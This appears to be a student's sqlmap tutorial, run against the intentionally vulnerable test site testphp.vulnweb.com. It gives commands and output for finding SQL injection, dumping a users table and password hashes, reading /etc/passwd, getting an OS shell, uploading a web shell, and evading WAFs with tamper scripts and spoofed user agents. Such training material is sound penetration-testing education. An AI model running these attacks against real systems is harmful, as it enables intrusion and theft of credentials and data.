SQLMAP

1. Introduction

- **SQLmap:**
  An open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers.

- **Uses:**
  To automatically test web applications for SQL injection vulnerabilities. To gain access to the underlying database (e.g., retrieving data, file system access, or running arbitrary commands). It's a crucial tool for security professionals during security audits (penetration testing).

- **Strengths:**

  → **Full Automation: Saves immense time** by automatically identifying injectable parameters, fingerprinting the database type and version, and enumerating the database structure (tables, columns, data).

  → **Comprehensive Technique Support:** It can handle nearly every type of SQL Injection: **Blind** (Boolean-based and Time-based), **Error-based**, **UNION query-based**, **Stacked queries**, and **Out-of-band**.

  → **Wide DBMS Compatibility:** Supports virtually all major database systems, including MySQL, Oracle, PostgreSQL, MS SQL Server, SQLite, DB2, and more.

  → **Advanced Exploitation:** Can often go beyond data extraction. If conditions allow, it can access the **file system** of the underlying OS, execute **OS commands**, or even spawn an **interactive shell**.

  → **Evasion Capabilities:** Includes various "tamper scripts" to modify payloads and bypass weak Web Application Firewalls (WAFs) or common security filters.

  → **Flexibility:** Allows integration with proxies (like Burp Suite) for analysis, supports authentication (cookies, basic auth), and can use Tor for anonymity.

- **Limitations**

  → **False Positives/Negatives:** If the web application is highly complex, poorly coded, or uses heavy caching, SQLmap can sometimes report an injection when none exists (**False Positive**) or, more critically, miss a real vulnerability (**False Negative**).

  → **Heavy Traffic Generation:** Especially when performing **Blind SQL Injection** (which requires many HTTP requests to extract data character by character), SQLmap generates a huge volume of traffic, which can: * Trigger server-side defense systems (WAFs/IDS) and get the IP blocked. * Be very slow for large data dumps.


  → **Rate-Limiting/Captchas:** Security measures like rate-limiting, captchas, or custom token checks can halt the automated process, requiring the user to intervene with specific options like --delay or custom scripts.

Note: For testing purpose, I am using test sites "http://testphp.vulnweb.com”

2. Basic Usage

- **Basic Command Structure:**
  - ➔ **Command:** *sqlmap -u "URL" [OPTIONS]*
  - ➔ **Use:** Runs SQLmap against a provided URL. It’s the foundation of all SQLmap operations. Every test begins with this syntax.

- **Basic Vulnerability Detection:**
  - ➔ **Command:** *sqlmap -u "http://testphp.vulnweb.com" --crawl 3 --batch*
  - ➔ **Use:** instructs sqlmap to execute a fully automated, non-interactive discovery scan against the specified URL. The goal is to comprehensively test the target. The -u flag sets the target, while the crucial --crawl 3 switch makes sqlmap spider three levels deep to find and test all linked parameters for potential SQL injection vulnerabilities. The essential --batch flag ensures the entire process runs from start to finish without pausing for user input.
  - ➔ **Finding:** Detected sql injection initially in url http://testphp.vulnweb.com/artists.php?artist=1



- **More detailed output:**
  - ➔ **Command:** *sqlmap -u "http://testphp.vulnweb.com" --crawl 3 --batch -v 3*
  - ➔ **Use:** hows more detailed testing steps (verbosity level 3). Useful for learning how SQLmap injects payloads and understanding internal logic.

- **Detect specific injection type:**
  - ➔ **Command:** *sqlmap -u "http://testphp.vulnweb.com" --crawl 3 --batch –technique=B or sqlmap -u "http://testphp.vulnweb.com" --crawl 3 --batch –technique=BTQ*
  - ➔ **Use:** Helps when the target blocks certain payloads or you want to test advanced techniques. Forces SQLmap to test specific injection types:
  - ➔ E = Error-based
  - ➔ U = UNION-based
  - ➔ S = Stacked queries
  - ➔ T = Time-based
  - ➔ Q = Inline queries
  - ➔ B = Boolean

```
┌──(paxton㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com" --crawl 3 --batch --technique=B
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 16:21:21 /2025-11-27/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[16:21:21] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com'
[16:21:21] [INFO] searching for links with depth 1
[16:21:21] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[16:21:21] [WARNING] running in a single-thread mode. This could take a while
[16:21:23] [INFO] 4/13 links visited (31%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
[16:21:27] [INFO] searching for links with depth 3
please enter number of threads? [Enter for 1 (current)] 1
[16:21:27] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[16:21:34] [INFO] found a total of 10 targets
[1/10] URL:
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
> Y
[16:21:34] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[16:21:34] [INFO] resuming back-end DBMS 'mysql'
[16:21:34] [INFO] using '/home/paxton/.local/share/sqlmap/output/results-11272025_0421pm.csv' as the CSV results fi
le in multiple targets mode
[16:21:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```


```
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6260=6260
---
do you want to exploit this SQL injection? [Y/n] Y
[16:21:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further te
sts involving it? [Y/n] Y
```

3. Database enumeration:


- **Get database banner**
  - → **Command:** *sqlmap -u "http://testphp.vulnweb.com" --crawl 2 --batch --banner*
  - → **Use:** Retrieves DB version, OS info. Helps identify vulnerabilities for specific databases (Oracle vs MySQL vs MSSQL).

```
do you want to exploit this SQL injection? [Y/n] Y
[16:37:33] [INFO] the back-end DBMS is MySQL
[16:37:33] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL ≥ 5.6
banner: '8.0.22-0ubuntu0.20.04.2'
```

- **List all databases:**
  - → **Command:** *sqlmap -u "http://testphp.vulnweb.com" --crawl 2 --batch --dbs*
  - → **Use:** Shows all available databases in the system. Used to identify where target data is stored.



- **List tables of database:**
  - → **Command:** *sqlmap -u "http://testphp.vulnweb.com" --crawl 2 --batch -D acuart --tables*
  - → **Use:** Shows tables inside a selected database. We need table names before dumping them.



- **Dump table data:**
  - → **Command:** *sqlmap -u "http://testphp.vulnweb.com" --crawl 2 --batch -D acuart -T users --dump*
  - → **Use:** Extracts complete data from the table. Primary goal in exploitation—get sensitive information (username, passwords...).

4. Exploitation technique

- **Bypass login (use sqlmap to find creds):**
  - ➔ **Command:** *sqlmap -u "URL" --users --passwords*
  - ➔ **Use:** Finds DB username and password hashes. For Privilege escalation and access to sensitive admin areas.

- **Identify DB user privileges:**
  - ➔ **Command:** *sqlmap -u "http://testphp.vulnweb.com" --crawl 2 --batch --is-dba*
  - ➔ **Use:** Checks whether current database user has admin (DBA) rights. If yes, we can take full control—read/write/execute.
  - ➔ **Findings:** The current user does not have Database Administrator (DBA) privileges.


5. OS-Level takeover (If DB user has high privileges)

- **Execute OS Commands:**
  - ➔ **Command:** *sqlmap -u "URL" --os-cmd="id"*
  - ➔ **Use:** Runs an OS command on the target machine. Used to confirm remote code execution and pivot into the system.

- **Get interactive OS Shell:**
  - ➔ **Command:** *sqlmap -u "URL" --os-shell*
  - ➔ **Use:** Gives a command-line shell through SQL injection. Full machine compromise—can browse files, escalate privileges, upload malware.

6. File System access:

- **Read files**
  - ➔ **Command:** *sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --crawl 2 --batch --file-read="etc/passwd"*
  - ➔ **Use:** Downloads files from the server. Used to gather credentials, config files, logs.
  - ➔ **Finding:** tried to read a critical system file (/etc/passwd) from the target's Linux server but was unsuccessful. May be the security settings or restrictions on the target server prevented the database from accessing and returning the contents of the local file.



- **Write files:**
  - → **Command:** *sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --crawl 2 --batch --file-write=backdoor.php --file-dest=/var/www/html/shell.php*
  - → **Use:** Uploads your file (like a web shell) to the server. Gain permanent access to the server.
  - → **Finding:** The critical file upload (--file-write and --file-dest) failed because the database user lacked the necessary **write permissions** for the web root directory (/var/www/html/).

```
[17:05:31] [INFO] fingerprinting the back-end DBMS operating system
[17:05:31] [INFO] the back-end DBMS operating system is Linux
[17:05:32] [WARNING] potential permission problems detected ('Access denied')
[17:05:32] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file 'backdoor.php' has been successfully written on the back-end DBM
S file system ('/var/www/html/shell.php')? [Y/n] Y
[17:05:32] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has
 no write privileges in the destination path)
```


7. WAF/Firewall bypass

- **Use random user-agent**
  - → **User-agent:** It is essentially an **identity tag** or "signature" that tells the web server **what** kind of application, operating system, and version is making the request.
  - → **Command:** *sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --crawl 2 --batch --random-agent*
  - → **Use:** instructs sqlmap to randomly pick a User-Agent string from its internal list and use it in the HTTP headers of the requests it sends to the target server.

```
[17:46:30] [DEBUG] cleaning up configuration parameters
[17:46:30] [DEBUG] setting the HTTP timeout
[17:46:30] [DEBUG] setting the HTTP User-Agent header
[17:46:30] [DEBUG] loading random HTTP User-Agent header(s) from file '/usr/share/sqlmap/data/txt/user-agents
.txt'
[17:46:30] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:14.
0) Gecko/20100101 Firefox/14.0.1' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[17:46:30] [DEBUG] creating HTTP requests opener object
```

- **Use Specific user-agent**
  - → **Command:** *sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --crawl 2 --batch --user-agent="GECKO_Chrome"*
  - → **Use:** instructs sqlmap to use *GECKO_Chrome* as User-Agent string and use it in the HTTP headers of the requests it sends to the target server.

- **Use user-agent from mobile**
  - → **Command:** *sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --crawl 2 --batch --mobile -v 4*
  - → **Use:** Sets the **User-Agent** header to a common mobile device's User-Agent string, making the requests appear as if they are coming from a mobile device.



- **Using tamper scripts:**
  - ➔ **See list of tampers:** *sqlmap --list-tamper*
  - ➔ ***use of tamper:*** to obfuscate (hide or disguise) the attack payload. uses the --tamper option to apply a script that modifies the SQL injection payload before it is sent to the target server.

  - ➔ **Command using space2comment tamper:** *sqlmap -u "URL" --tamper=space2comment*
  - ➔ **Use:** Modifies SQL payloads (spaces → comments, etc.) . Bypasses filters that block specific patterns—very useful during pentests.

8. Speed & stealth settings

- **Risk level:**
  - ➔ **Command:** sqlmap -u "URL" –risk=<1-3>
  - ➔ Higher risk finds deeper vulnerabilities.

  The --risk parameter controls **how many and what type of payload tests** sqlmap will perform.
  The risk levels are:
  Risk 1 (Default): Includes only tests that are highly unlikely to cause any harm to the target database (e.g., time-based or error-based injections).

  Risk 2 (Medium): Adds tests that might slightly impact the database (e.g., using functions that could potentially lock some tables).

  Risk 3 (High - Maximum): Includes all tests, particularly those that use **heavy queries** that could potentially cause a denial of service (DoS) or introduce changes to the database structure (e.g., testing UPDATE or DELETE statements).

- **Level:**
  - ➔ **Command:** sqlmap -u "URL" –level=<1-5>
    The --level parameter controls **which HTTP injection points** and what **type of payloads** sqlmap will use, effectively determining the depth and complexity of the scan. Higher

levels include more sophisticated checks against more components of the HTTP request and discover hidden vulnerabilities.

The levels are:

Level 1 (Default): Tests the simplest injection points: the **GET parameter** (the URL query string) and the **POST data** (if applicable).

Level 2: Adds testing of the **HTTP Cookie** header value.

Level 3: Adds testing of the **HTTP User-Agent** and **HTTP Referer** header values. (Often used when WAFs are present).

Level 4: Adds testing of the **HTTP Host** header value.

Level 5 (Maximum): Adds testing of all injection points available, including the **HTTP Authorization** and other miscellaneous headers. It also includes the largest and most complex dictionary of payloads for injection.